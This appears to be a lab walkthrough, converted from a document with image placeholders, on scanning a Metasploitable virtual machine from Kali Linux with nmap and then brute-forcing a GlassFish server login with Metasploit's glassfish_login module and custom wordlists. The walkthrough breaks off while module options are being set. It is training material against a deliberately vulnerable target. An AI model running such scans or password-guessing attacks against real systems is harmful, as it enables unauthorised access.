




**Reconnaissance and Exploiting Metasploitable Server:**

1. Get the IP address of the Metasploitable machine, we can do that just by simply typing the “ipconfig” command in metasploitable’s powershell.
2. Another way is to scan the network from Kali Machine and find the IP address of the Metasploitable machine.
   1. Open the terminal
   2. Type: **sudo nmap 10.0.2.0/24**



* 1. **10.0.2.0/24** is the local network subnet mask, it will scan the first 254 hosts on the network. In this case it makes up the whole network.



* 1. Now we start exploring the target, from the results we can see that http-proxy service is available on port 8080. We will visit the IP address followed by the Port number from our Kali Linux browser to explore more. [http://10.0.2.4 8080](http://10.0.2.4:8080/). We can see that there is a link given to login to the server. Follow the link.
  2. We can see that there is a link given to login to the server. Follow the link.
  3. Now we will launch our metasploit on Kali Linux to scan further the web server it is running.



i. Command: **msfconsole -q**

1. From the webpage we can see that it is running GlassFish Server. We will scan this server and port and try to find anything useful.
2. We will use this **“glasshfish\_login”** auxiliary on metasploit for our scan
3. Command: **use auxiliary/scanner/http/glassfish\_login**


ii. Use Show options command to see what options we need to set iii. WE will set the options shown in the image:

The user and pass files are our custom generated wordlists or you can use already available in Kali Linux. For time saving we use custom short dictionaries.


